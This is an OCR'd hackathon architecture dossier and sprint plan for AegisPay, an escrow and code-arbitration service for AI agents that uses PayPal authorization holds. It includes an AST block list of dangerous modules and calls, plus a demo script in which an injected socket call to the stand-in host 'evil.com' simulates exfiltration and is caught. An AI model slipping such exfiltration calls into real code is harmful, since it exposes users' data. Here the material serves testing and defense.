AEGISPAY v2.0: MASTER ARCHITECTURE DOSSIER & 10-DAY WINNING ROADMAP

Autonomous Agentic Commerce, Dual-Engine Arbitration & Cryptographic Clearinghouse

Hackathon: PayPal AI Hackathon ("Build what's next with PayPal and AI")

Final Submission Deadline: November 13, 2026 @ 1:30 AM IST (Nov 12, 12:00 PM PT)

Time Remaining: 10 Days

Prize Pool: $67,500 Cash $(69,750 Total) | Target: 6 Concurrent Sponsor Tracks (28,000+ Potential Yield)

Repository: `https://github.com/Code-with-Prabhjot/aegispay`

Team: PS (Fintech & Systems Lead), MK (Frontend & UI/UX Lead), MB (Backend & Contracts Lead), RRS (Webhooks & QA Lead)

TABLE OF CONTENTS

1. Executive Summary & Strategic Wedge
2. Architectural Evolution: v1 MVP to v2 Enterprise Clearinghouse
3. Module 1: Machine-to-Machine (A2A) Autonomous Negotiation Protocol
4. Module 2: Advanced Polyglot & Multi-Model Arbitration Arbiter
5. Module 3: Advanced PayPal Rails (Vaulting v3, Velocity Shields & Re-Authorization)
6. Module 4: Enterprise Cryptographic Ledger & Merkle Audit Proofs
7. Module 5: AG Grid Mission Control Ultra & Real-Time WebSocket Streaming
8. Module 6: APIMatic SDK Generation & Contract Conformance Portal
9. Module 7: Production Hardening, Container Isolation & Edge Deployment
10. Module 8: Day-by-Day 10-Day Sprint Schedule (Nov 3 – Nov 12)
11. Module 9: The Winning 2:45 Devpost Video Storyboard & Presentation Script

1. EXECUTIVE SUMMARY & STRATEGIC WEDGE

1.1 The State of the Hackathon

With the initial core MVP completed, merged, and passing all tests in the first 48 hours, AegisPay holds a decisive velocity advantage. However, hackathons with 25,000+ registrants are not won merely by completing baseline requirements. They are won by depth, defensibility, visual polish, and direct alignment with the judging rubric.

Most submissions in this hackathon will fall into two predictable traps:

1. **The Chatbot Checkout Wrapper:** A conversational LLM that outputs standard PayPal checkout links. This represents retail commerce, not autonomous agentic commerce.
2. **The Unverifiable Toy:** An AI system that makes promises about autonomous agent execution but relies on fake mock data without cryptographic accountability, formal verification, or real financial safety rails.


1.2 The AegisPay v2 Strategic Advantage


AegisPay v2 transforms from a reactive escrow prototype into a **comprehensive autonomous clearinghouse for the machine-to-machine economy**. In this paradigm:

- Autonomous agents negotiate contracts, establish service level agreements (SLAs), and post collateral without human intervention.
- Funds are held in cryptographically guaranteed escrow via **PayPal Orders v2 (`intent: AUTHORIZE`)**.
- Deliverables are verified by an isolated, multi-stage arbiter combining deterministic abstract syntax tree (AST) scanners, sandboxed test executions, and dual-model LLM consensus.
- Final settlement is executed automatically with sub-cent precision, utilizing linear pro-rata captures and instant authorization cancellations.
- The entire lifecycle is recorded in an immutable, double-entry financial ledger and visualized via a high-performance **AG Grid Enterprise-grade Mission Control** dashboard.

2. ARCHITECTURAL EVOLUTION: v1 MVP TO v2 ENTERPRISE CLEARINGHOUSE

None





3. MODULE 1: MACHINE-TO-MACHINE (A2A) AUTONOMOUS NEGOTIATION PROTOCOL

In AegisPay v1, contracts are initialized via static presets or UI actions. In AegisPay v2, we implement an autonomous **Agent-to-Agent (A2A) Negotiation Protocol** based on structured JSON-RPC 2.0 schemas.

3.1 Agent Identity & SLA Handshake

Every agent possesses an Ed25519 cryptographic keypair. Contracts are formed through a 3-way handshake:

1. **`SLA_OFFER` (Buyer → Worker):** Buyer specifies task specification, test suite hash, maximum budget $B_{\max}$, and strict execution deadline `$T_{\text{deadline}}$`.
2. **`SLA_COUNTER` or `SLA_ACCEPT` (Worker → Buyer):** Worker counter-proposes pricing within buyer velocity caps or signs the offer with its private key.
3. **`ESCROW_LOCK_REQUEST` (Buyer → AegisPay):** Buyer submits the dual-signed SLA contract to AegisPay alongside a PayPal authorization request.

```
None
# backend/app/schemas_v2.py
from pydantic import BaseModel, Field
from typing import List, Optional, Dict, Any
from enum import Enum

class AgentIdentity(BaseModel):
    agent_id: str = Field(..., description="Unique agent identifier (e.g.,
did:key:z6Mku...)")
    public_key_hex: str = Field(..., description="Ed25519 public key hex string")
```

```
    reputation_score: float = Field(default=1.0, ge=0.0, le=1.0)

class SlaContractV2(BaseModel):
    contract_id: str
    buyer: AgentIdentity
    worker: AgentIdentity
    task_description: str
    runtime_language: str = Field(default="python",
pattern="^(python|typescript|rust)$")
    test_suite_source: str
    deliverable_schema: Dict[str, Any]
    agreed_budget_micros: int = Field(..., ge=1_000_000, le=100_000_000)
    max_execution_seconds: float = Field(default=5.0, ge=1.0, le=30.0)
    buyer_signature: str
    worker_signature: str
```

3.2 Automated Counter-Proposal Engine

If a worker agent lacks the capacity to meet an aggressive deadline or budget, it can issue an automated counter-proposal. AegisPay provides an in-engine mediation utility that computes Nash bargaining equilibriums for task parameters:

$$
\text{Utility}_{\text{Buyer}} = \alpha \cdot (1 - \frac{B}{B_{\max}})
+ (1 - \alpha) \cdot (1 - \frac{T}{T_{\max}})
$$

$$
\text{Utility}_{\text{Worker}} = \beta \cdot (\frac{B}{B_{\max}}) + (1
- \beta) \cdot (1 - \frac{T}{T_{\max}})
$$

This enables fully autonomous negotiation runs demonstrated live in the video demo.

4. MODULE 2: ADVANCED POLYGLOT & MULTI-MODEL ARBITRATION ARBITER

4.1 Polyglot Execution Support (Python, TypeScript, Rust)

AegisPay v2 expands arbitration beyond Python pytest to support the three primary runtimes used in agentic software engineering:

1. **Python 3.12 Engine:** Pytest runner with AST syntax validation and timeout enforcement.
2. **TypeScript / Node.js 20 Engine:** Vitest runner with Babel AST parsing to ban `child_process`, `fs/promises`, and unauthorized networking calls (`fetch`, `net`, `http`).
3. **Rust / WebAssembly (Wasm) Engine:** Compiles untrusted worker logic into standalone Wasm modules executed inside a restricted `wasmtime` runtime with zero host capabilities.

4.2 Dual-Model LLM Semantic Consensus Arbiter

To ensure semantic evaluations are immune to single-model bias or hallucinations, AegisPay v2 implements a dual-judge consensus mechanism:

- **Judge A:** OpenAI GPT-4o-mini / Anthropic Claude 3.5 Haiku.
- **Judge B:** Google Gemini 1.5 Flash.
- **Consensus Function:** Let S_A and S_B be the rubric scores in $[0.0, 1.0]$.
    - If $\vert{}S_{A} - S_{B}\vert{} \le 0.15$, the semantic score is $S_{\text{semantic}} = \frac{S_{A} + S_{B}}{2}$.
    - If $\vert{}S_{A} - S_{B}\vert{} > 0.15$, a consensus conflict is flagged. The engine performs an adversarial rubric reconciliation pass or defaults conservatively to $\min(S_A, S_B)$ to protect buyer funds.

```
None
# backend/app/services/dual_llm_arbiter.py
import asyncio
from typing import Tuple

async def evaluate_semantic_consensus(
```

```
    prompt: str, code: str, rubric: dict
) -> Tuple[float, dict]:
    # Parallel dispatch to dual independent evaluators
    score_a, score_b = await asyncio.gather(
        call_model_judge_a(prompt, code, rubric),
        call_model_judge_b(prompt, code, rubric)
    )
    delta = abs(score_a - score_b)
    if delta <= 0.15:
        final_score = (score_a + score_b) / 2.0
        consensus_status = "CONSENSUS_REACHED"
    else:
        final_score = min(score_a, score_b)
        consensus_status = "DIVERGENCE_CONSERVATIVE_FALLBACK"

    return final_score, {
        "score_model_a": score_a,
        "score_model_b": score_b,
        "divergence": delta,
        "status": consensus_status
    }
```

5. MODULE 3: ADVANCED PAYPAL RAILS (VAULTING v3, VELOCITY SHIELDS & RE-AUTHORIZATION)

5.1 PayPal Vaulting v3 for Autonomous Recurring Agent Workflows

To support agents that continuously execute micro-tasks without popping up user payment prompts for every $5 transaction, AegisPay v2 integrates **PayPal Vaulting v3**:

- The buyer pre-approves an autonomous payment relationship during setup using PayPal's setup token and payment source vaulting API: `POST /v3/vault/setup-tokens` → `POST /v3/vault/payment-tokens`
- Once vaulted, the buyer agent can generate subsequent escrow holds autonomously using the vaulted `payment_token`.

5.2 Agent Velocity Shields & Circuit Breakers

To safeguard autonomous buyers from runaway recursive loops or compromised agent keys, AegisPay enforces enterprise-grade velocity limiters at the database layer:

- **Per-Transaction Ceiling:** No single task authorization may exceed $\$100.00$ USD.

- **Hourly Velocity Shield:** Maximum 10 transactions or $\$250.00$ cumulative volume per agent per hour.
- **Daily Circuit Breaker:** If cumulative void rate exceeds 50% across 5 consecutive transactions, the buyer's vaulted token is temporarily suspended (`VAULT_LOCKED_CIRCUIT_BREAKER`), triggering an emergency alert.

5.3 Automated 72-Hour Re-Authorization Sweeper

While PayPal authorizations remain valid up to 29 days, PayPal's honor period guarantees funds for the first 3 days (72 hours). For asynchronous, long-running agent workflows:

- AegisPay tracks authorization creation timestamps.
- If a contract's execution approaches the 70-hour mark without deliverable submission, the background worker invokes `reauthorize` or voids the authorization and requests an automatic re-authorization from the vaulted token, ensuring 100% solvency prior to worker payout dispatch.

6. MODULE 4: ENTERPRISE CRYPTOGRAPHIC LEDGER & MERKLE AUDIT PROOFS

6.1 Cryptographic Audit Chains

In AegisPay v2, every state transition and ledger transaction is hashed and linked to its predecessor in a cryptographic hash chain:

$$
H_0 = \text{SHA-256}(\text{"AEGISPAY_GENESIS:"} \parallel \text{agreement_id})
$$

$$
H_n = \text{SHA-256}(H_{n-1} \parallel \text{timestamp} \parallel \text{fsm_state} \parallel \text{transaction_payload})
$$

This creates a tamper-evident audit log that proves to both buyer and worker agents that the clearinghouse did not manipulate scores, fees, or settlement amounts.

6.2 Merkle Tree Verification Bundles

Upon settlement completion (`SETTLED_COMPLETE` or `ESCROW_VOIDED_REFUNDED`), AegisPay compiles a complete verification package:

- `leaf_0`: SLA Contract JSON and Agent Signatures.
- `leaf_1`: PayPal Authorization ID and Webhook Transmission Receipts.
- `leaf_2`: Sandbox Raw Standard Output and Standard Error.
- `leaf_3`: AST Static Analysis Abstract Syntax Tree.
- `leaf_4`: Pytest / Test Suite JSON Execution Output.
- `leaf_5`: Dual-LLM Semantic Arbitration Transcripts.
- `leaf_6`: Double-Entry Journal Lines (Debits and Credits).

The root hash `$\text{Root}_{\text{Merkle}}$` is included in the final settlement payload and rendered directly in the AG Grid audit panel.

7. MODULE 5: AG GRID MISSION CONTROL ULTRA & REAL-TIME WEBSOCKET STREAMING

To secure the **$5,000 Best Use of AG Grid** prize, AegisPay v2 transforms the dashboard into a world-class financial workstation.

7.1 WebSocket Streaming Engine (`/ws/dashboard`)

- Replaces 2-second HTTP polling with a real-time FastAPI WebSocket broadcaster.
- Emits fine-grained events: `AUTH_LOCKED`, `TEST_PASSED`, `AST_CLEAN`, `SETTLEMENT_SPLIT`, and `LEDGER_POSTED`.
- Uses AG Grid's `applyTransactionAsync({ update: [...] })` for high-performance 60fps row animations and cell highlight flashing (`enableCellChangeFlash: true`).

7.2 Master-Detail Hierarchical Drilldown

Clicking on any contract row expands a nested AG Grid sub-view with three dedicated tabs:

1. **Tab 1: Test Suite Matrix:** A child grid detailing each unit test executed, execution duration in milliseconds, status (PASS/FAIL), and captured stack traces.

2. **Tab 2: AST Security Syntax Tree:** Detailed breakdown of scanned Python AST nodes, banned module detections (`os`, `sys`, `socket`, `subprocess`), and safety flags.
3. **Tab 3: Balanced Double-Entry Journal:** All 5 journal entries generated for that transaction, proving that:

   $$
   \sum \text{Debits} \equiv \sum \text{Credits}
   $$

7.3 Interactive Code Mutation & Simulation Studio

Directly inside `/dashboard`, a slide-over panel allows hackathon judges to:

- Edit Python deliverable code in real time.
- Inject malicious calls (`import socket; socket.connect(...)`) or subtle unit test regressions.
- Click **"Execute & Settle"** to watch the state machine advance, the AST scanner flag the violation, PayPal void the authorization, and the AG Grid row flash red in real time.

8. MODULE 6: APIMATIC SDK GENERATION & CONTRACT CONFORMANCE PORTAL

To win the **$1,000 Best Use of APIMatic** prize, AegisPay v2 leverages the complete APIMatic toolchain:

8.1 Multi-Language SDK Production

Using the verified OpenAPI 3.1 specifications (`aegispay_api.openapi.yaml` and `paypal_subset.openapi.yaml`), APIMatic's code generation engine produces 4 idiomatic client SDKs:

- **Python SDK:** `pip install aegispay-client` (AsyncIO + Pydantic v2).
- **TypeScript SDK:** `npm install @aegispay/sdk` (Fetch API + Strict TypeScript interfaces).
- **Go SDK:** `go get github.com/Code-with-Prabhjot/aegispay-go`.
- **C# / .NET SDK:** `NuGet\Install-Package AegisPay.Sdk`.

These SDKs enable developers to integrate AegisPay into autonomous agent frameworks (AutoGPT, LangChain, CrewAI, and Microsoft AutoGen) in under 10 lines of code.

8.2 Live API Documentation Portal

Deploy an interactive APIMatic-powered documentation portal hosted at `/docs/api` with live code snippets, copy-paste curl commands, and one-click Postman workspace integration.

9. MODULE 7: PRODUCTION HARDENING, CONTAINER ISOLATION & EDGE DEPLOYMENT

9.1 Container Sandboxing with Rootless Podman / gVisor

For production environments handling arbitrary untrusted code:

- Worker code executes in rootless, non-privileged containers.
- All network bridges are deleted (`--network none`).
- Ephemeral tmpfs mounts with no-exec flags for writeable partitions (`--tmpfs /tmp:rw,noexec,nosuid,size=64m`).
- Memory ceiling enforced at 256 MB, CPU execution limited to 0.5 vCPU, maximum process limit capped at 64 PIDs.

9.2 Vercel + Fly.io / Render Production Deployment

- **Frontend:** Hosted on Vercel with automatic edge caching and fast global CDN distribution.
- **Backend:** Hosted on Fly.io or Render with persistent SQLite/PostgreSQL storage.
- **Public Webhook Ingress:** Bound to a live PayPal Sandbox Webhook endpoint verified with PayPal's cryptographic signature headers.

10. MODULE 8: DAY-BY-DAY 10-DAY SPRINT SCHEDULE (NOV 3 – NOV 12)

```
None
+-------------------------------------------------------------------------------
-----------------+
|                              10-DAY MASTER SPRINT TIMELINE
|
+-------------------------------------------------------------------------------
-----------------+
  Day 3 (Nov 3):  PR #1 Merge + Real-Time WebSockets Engine + Live PayPal Sandbox
Credentials
```

```
  Day 4 (Nov 4):  A2A Negotiation Protocol (JSON-RPC 2.0 & Ed25519 Signatures)
  Day 5 (Nov 5):  Dual-Model LLM Consensus Arbiter (Gemini 1.5 Flash + Claude 3.5)
  Day 6 (Nov 6):  AG Grid Master-Detail Expansion + Live Cell Flashing
Architecture
  Day 7 (Nov 7):  PayPal Vaulting v3 + Velocity Shield Circuit Breakers
  Day 8 (Nov 8):  Interactive Code Mutation Studio & Live AST Playground
  Day 9 (Nov 9):  APIMatic Multi-Language SDK Export (Python, TS, Go) & Public
Portal
  Day 10 (Nov 10): Cloud Deployment (Vercel Frontend + Fly.io Backend + Live
Sandbox Webhooks)
  Day 11 (Nov 11): Full System Stress Testing, Postman Collection Polish & Video
Storyboarding
  Day 12 (Nov 12): Video Recording (2:45), Devpost Documentation Lock & Early
Submission
```

Granular Daily Ownership Matrix

Day & Date	PS (Systems & Fintech Lead)	MK (Frontend & UI/UX Lead)	MB (Backend & Contracts Lead)	RRS (Webhooks & QA Lead)
Day 3 (Nov 3)	Merge PR #1; setup WebSocket endpoint `/ws/dashboard` in FastAPI.	Port WebSocket listeners to frontend `useAegis` hook for instant updates.	Configure real PayPal Sandbox Developer credentials in backend `.env`.	Verify live webhook signature verification using PayPal test simulator.
Day 4 (Nov 4)	Build Ed25519 agent signature verifier in `backend/app/services/a2a.py`.	Design A2A negotiation modal & handshake animation on landing page.	Define JSON-RPC 2.0 A2A contract schemas and validation logic.	Write comprehensive unit tests for A2A handshake in `tests/test_a2a.py`.
Day 5 (Nov 5)	Build consensus arbitration coordinator with conservative fallback.	Build visual consensus comparison gauge (Model A vs Model B) on HUD.	Connect Gemini 1.5 Flash & Claude 3.5 Haiku API endpoints in arbiter.	Write integration tests for LLM judge divergence scenarios.
Day 6 (Nov 6)	Optimize double-entry ledger queries for nested master-detail responses.	Implement AG Grid Master-Detail views (Test Breakdown & Journal Tabs).	Add Merkle proof leaf hashing to settlement completion payload.	Validate AG Grid performance with 500+ streaming ledger transactions.
Day 7 (Nov 7)	Implement PayPal Vaulting v3 setup-token & payment-token workflow.	Create Vault management modal & autonomous spending allowance controls.	Build velocity shield circuit breaker (hourly & daily transaction caps).	Write automated security tests simulating velocity cap breach attempts.

Day & Date	PS (Systems & Fintech Lead)	MK (Frontend & UI/UX Lead)	MB (Backend & Contracts Lead)	RRS (Webhooks & QA Lead)
Day 8 (Nov 8)	Build code execution coordinator with AST safety analysis streaming.	Build interactive Code Mutation & Injection Studio panel on dashboard.	Wire real-time AST node visualizer highlighting prohibited calls.	Test 20 distinct code injection payloads to ensure 100% AST detection.
Day 9 (Nov 9)	Export APIMatic OpenAPI 3.1 specifications and trigger SDK builds.	Embed interactive APIMatic API playground into `/docs` route.	Generate Python, TypeScript, and Go SDK client packages.	Run full APIMatic CLI validation workflow in GitHub Actions CI.
Day 10 (Nov 10)	Deploy backend to Fly.io/Render with HTTPS and domain routing.	Deploy Next.js 14 frontend to Vercel with production environment variables.	Configure public webhook endpoint on PayPal Developer Dashboard.	Conduct end-to-end cloud smoke test across all 3 preset scenarios.
Day 11 (Nov 11)	Review all financial invariants, zero-sum balances, and rounding rules.	Final visual polish: ensure 60fps animations, mobile responsiveness, colors.	Package Postman Collection v2 with automated test assertions.	Perform security audit against all API endpoints and WebSocket channels.
Day 12 (Nov 12)	Lead 2:45 video demo recording, terminal narration, and architectural pitch.	Review Devpost copy, screenshots, architecture diagrams, and links.	Verify public GitHub repository licensing (Apache-2.0) and clean README.	**Submit final entry on Devpost at least 12 hours prior to deadline.**

11. MODULE 9: THE WINNING 2:45 DEVPOST VIDEO STORYBOARD & PRESENTATION SCRIPT

Devpost hackathons are ultimately judged on the clarity, pacing, and visual impact of the demonstration video. Below is the frame-by-frame script engineered to captivate the PayPal and sponsor judges within the strict 3-minute limit.

```
None
+-------------------------------------------------------------------------------------
---------------------+
|                                2-MINUTE 45-SECOND DEMO STORYBOARD
|
+-------------------------------------------------------------------------------------
---------------------+

  0:00 - 0:25: THE HOOK & THE PROBLEM
  * Visual: Split screen. On left, an autonomous AI agent fires API requests. On
right, a red warning:
    "AI Agents hallucinate, crash, and leak data. How do you let them spend money
safely?"
```

```
  * Narration: "Autonomous AI agents are transforming commerce, but giving an
untrusted agent a credit
    card or direct wallet access is a financial disaster waiting to happen. If an
agent fails to deliver,
    delivers broken code, or attempts data exfiltration, the buyer has already
lost their money."

  0:25 - 0:50: THE SOLUTION (AEGISPAY ARCHITECTURE)
  * Visual: Cosmic landing page (localhost:3000) showing "Pay AI agents only for
verified work".
    Camera zooms smoothly into the live interactive 0.75 settlement slider.
  * Narration: "Meet AegisPay: the trustless clearinghouse for agentic commerce
powered by PayPal.
    Instead of upfront payments, AegisPay locks funds using PayPal Orders v2 with
authorization holds.
    The worker agent executes in an air-gapped sandbox. An automated arbiter
verifies the output, and
    PayPal captures only what the agent legitimately earned."

  0:50 - 1:25: SCENARIO 1 (CLEAN PASS & AG GRID REAL-TIME LEDGER)
  * Visual: Transition to Mission Control (/dashboard). Click "Clean Pass".
    AG Grid row flashes cyan. FSM timeline steps through: DRAFTED -> AUTH_LOCKED
-> EXECUTING ->
    AUDITING -> FULL_CAPTURE -> PAYOUT_DISPATCHED -> SETTLED_COMPLETE.
    Click row to expand Master-Detail view showing 10/10 pytest passes and
balanced double-entry ledger.
  * Narration: "Watch it work live in our AG Grid Mission Control. In Scenario 1,
an agent delivers a
    clean FastAPI rate-limiter. The sandbox executes 10 tests, all pass, AST scan
is clean, score is 0.96.
    PayPal captures the full $15.00 hold and dispatches an instant batch payout to
the worker. Our double-entry
    ledger reconciles every micro-dollar with debits strictly equaling credits."

  1:25 - 1:55: SCENARIO 2 (PARTIAL DEFECT & MATHEMATICALLY DEFINED PRO-RATA
CAPTURE)
  * Visual: Click "Partial Defect". Score lands at 0.75.
    FSM advances to PARTIAL_CAPTURED. AG Grid displays $10.50 captured, $4.50
auto-released to buyer.
  * Narration: "What happens when an agent delivers work with edge-case bugs? In
Scenario 2, only 7 of 10
    tests pass, resulting in a score of 0.75. Instead of an all-or-nothing
dispute, AegisPay uses our
    piecewise linear formula to execute a partial capture of exactly $10.50.
Crucially, PayPal's final_capture
    flag automatically releases the remaining $4.50 back to the buyer's account
instantly."
```

```
  1:55 - 2:20: SCENARIO 3 (MALICIOUS CODE INJECTION & INSTANT AUTHORIZATION VOID)
  * Visual: Open the Code Mutation Studio. Type `import socket;
socket.connect(('evil.com', 80))`.
    Click Execute. AST Scanner flags node with glowing red warning. State moves to
ESCROW_VOIDED_REFUNDED.
    PayPal authorization void receipt displayed.
  * Narration: "What if a rogue agent submits malicious code? In Scenario 3, the
code attempts network
    exfiltration. Our AST scanner detects the banned import immediately,
triggering a hard veto. AegisPay
    calls PayPal's Void API, immediately terminating the hold. The buyer pays
exactly $0.00."

  2:20 - 2:45: SPONSOR INTEGRATIONS & CLOSING CALL-TO-ACTION
  * Visual: Rapid montage: APIMatic validated OpenAPI specs, PayPal Sandbox
transaction logs, GitHub Actions
    CI passing all tests, and team credits.
  * Narration: "With 5 native PayPal APIs, APIMatic-validated contracts, and an
enterprise AG Grid ledger,
    AegisPay provides the missing trust layer for the multi-billion dollar
autonomous agent economy.
    Built for what's next with PayPal and AI."
```

12. SUMMARY OF VERIFIED SYSTEM INVARIANTS

Every pull request, commit, and addition made over the next 10 days must strictly preserve these 6 mathematical and financial invariants:

1. **Conservation of Balance:** Across all double-entry accounts, global debits must identically equal global credits:

   $$
   \sum_{i} \text{Debits}_i - \sum_{i} \text{Credits}_i \equiv 0
   $$

2. **Strict Micro-Dollar Integer Precision:** No floating point arithmetic in financial paths. All balances and transactions stored as integer micro-dollars ($1\text{ USD} = 1,000,000\text{ micros}$), floored to whole cents ($10,000\text{ micros}$).

3. **Deterministic Idempotency:** Every mutating call to PayPal uses a UUIDv5 key derived from `(agreement_id, action, attempt)`. Network retries must never create duplicate authorizations, captures, or payouts.

4. **Air-Gapped Sandbox Execution:** Worker code must never execute with host networking enabled. All sandbox invocations must include `--network none` or strict WebAssembly capability isolation.

5. **AST Security Hard Veto:** If static AST inspection discovers blacklisted modules (`os`, `sys`, `socket`, `subprocess`) or dangerous built-in evaluations (`eval`, `exec`), the security score `$S_{\text{ast}}$` is forced to 0.0, overriding all test outputs.

6. **Zero Silent Authorization Leaks:** All captures must set `final_capture: true` so PayPal automatically closes the authorization and returns uncaptured funds to the buyer.